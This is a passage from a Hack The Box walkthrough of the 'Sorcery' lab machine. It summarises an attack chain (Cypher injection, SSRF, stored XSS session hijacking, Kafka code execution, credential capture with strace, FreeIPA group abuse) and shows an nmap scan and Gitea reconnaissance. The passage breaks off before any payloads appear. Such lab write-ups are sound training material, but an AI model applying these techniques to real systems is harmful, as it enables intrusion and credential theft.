Hack The Box: Sorcery Machine Walkthrough – Insane Difficulty
Insane Machine BurpSuite, Challenges, Cypher Injection, docker, Gitea, HackTheBox, hashcat, ipa, Ligolo-ng, Linux, pem2john, Penetration Testing, pspy64, ssh, WebAuthnIntroduction to Sorcery:

In this write-up, we will explore the “Sorcery” machine from Hack The Box, categorised as an Insane difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Sorcery” machine from Hack The Box by achieving the following objectives:
User Flag:
Initial reconnaissance of a self-hosted Gitea repository exposed the application architecture and, as a result, led to the discovery of a Cypher injection vulnerability in the store feature backed by Neo4j. This flaw, in turn, enabled SSRF, which the attacker used to leak sensitive data such as password hashes and a registration key. After creating a seller account, the attacker then injected a stored XSS payload to hijack an admin session and gain access to a restricted debug feature. Through this interface, they were able to interact with internal services and subsequently deliver a crafted payload to Kafka, achieving remote code execution inside a container. From there, the attacker continued with internal enumeration and pivoting using Ligolo-ng, which ultimately exposed an FTP server containing an encrypted private key.
Root Flag
The root flag required chaining multiple local misconfigurations after initial access. Initially, a running Xvfb instance exposed a screen dump file, which, once converted, revealed credentials for a higher-privileged user. From this account, limited sudo rights then allowed the attacker to use strace to inspect active processes and capture plaintext credentials for another user. Subsequently, further enumeration revealed activity tied to FreeIPA, where a password reset operation provided access to an additional account with broader privileges. By leveraging these findings, the attacker abused identity management controls to add themselves to a sudo-enabled group and applied the changes by restarting a service.
Enumerating the Sorcery Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
nmap -sC -sV -oA initial 10.129.237.242Nmap Output:
┌─[dark@parrot]─[~/Documents/htb/sorcery]
└──╼ $nmap -sC -sV -oA initial 10.129.237.242
# Nmap 7.94SVN scan initiated Sun Apr 19 12:40:49 2026 as: nmap -sC -sV -oA initial 10.129.237.242
Nmap scan report for 10.129.237.242
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 79:93:55:91:2d:1e:7d:ff:f5:da:d9:8e:68:cb:10:b9 (ECDSA)
|_  256 97:b6:72:9c:39:a9:6c:dc:01:ab:3e:aa:ff:cc:13:4a (ED25519)
443/tcp open  ssl/http nginx 1.27.1
|_ssl-date: TLS randomness does not represent time
|_http-title: Did not follow redirect to https://sorcery.htb/
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
| ssl-cert: Subject: commonName=sorcery.htb
| Not valid before: 2024-10-31T02:09:11
|_Not valid after:  2052-03-18T02:09:11
|_http-server-header: nginx/1.27.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelAnalysis:
- Port 22 (SSH): Secure Shell service running OpenSSH 9.6p1 on Ubuntu, used for remote system access.
- Port 443 (HTTPS): Secure web service running nginx 1.27.1 with TLS enabled, hosting the sorcery.htb application.
Web Application Exploration

Attempting to access the root of sorcery.htb triggers a browser security warning indicating a potential security risk. Firefox blocks the connection due to possible certificate or TLS issues, suggesting the main application may be running with self-signed or misconfigured certificates.
Login & Registration Functionality

The main web application at sorcery.htb presents a clean login interface with options for Username/Password, Passkey, and Register. The page includes a note encouraging users to “Check out our repo”, hinting at the presence of a linked Git service (Gitea). The interface appears minimal and focused on authentication.

Similar to the main domain, accessing subdomains under git.sorcery.htb also triggers Firefox’s security warning, indicating potential TLS/certificate problems across the Gitea instance.
Gitea discovery
Gitea instance

The Gitea service displays the branding “Gitea: Git with a cup of tea,” identifying it as a painless, self-hosted Git platform. The page highlights ease of installation and cross-platform support, confirming that the Sorcery team uses a standard Gitea instance internally.


The Gitea instance at git.sorcery.htb exposes a public repository list with only one project: nicole_sullivan/infrastructure. The repository, titled “Sorcery Infrastructure,” is written in TypeScript; moreover, it shows a last update from two years ago, indicating that the codebase may not have been actively maintained. No other repositories, users, or organisations appear publicly, making this the only available entry point for source code enumeration.
Source Code Review

The nicole_sullivan/infrastructure repository contains several key directories: backend, backend-macros, dns, frontend, and a docker-compose.yml file. It has only one commit on the main branch (“Final version”), with a total size of 166 KiB.


Accessing the nicole_sullivan/infrastructure repository shows one open issue titled “Finish replacing database queries” (#1), created by nicole_sullivan two years ago. The issue remains unresolved, indicating that database-related work is still pending within the infrastructure codebase.

While attempting to clone the public repository nicole_sullivan/infrastructure from git.sorcery.htb, the git clone command fails with a “server verification failed: certificate signer not trusted” error; therefore, this indicates that the service is using an untrusted or self-signed TLS certificate.
This confirms that the Gitea instance is using a self-signed or untrusted TLS certificate, which is common in internal HTB environments.

The Gitea repository interface for nicole_sullivan/infrastructure displays the full file tree, including backend, backend-macros, dns, frontend, and docker-compose.yml. A context menu reveals options to download the repository as ZIP, TAR.GZ, or open it directly in VS Code / IntelliJ, confirming easy access to the source code.
Source code review on sorcery machine
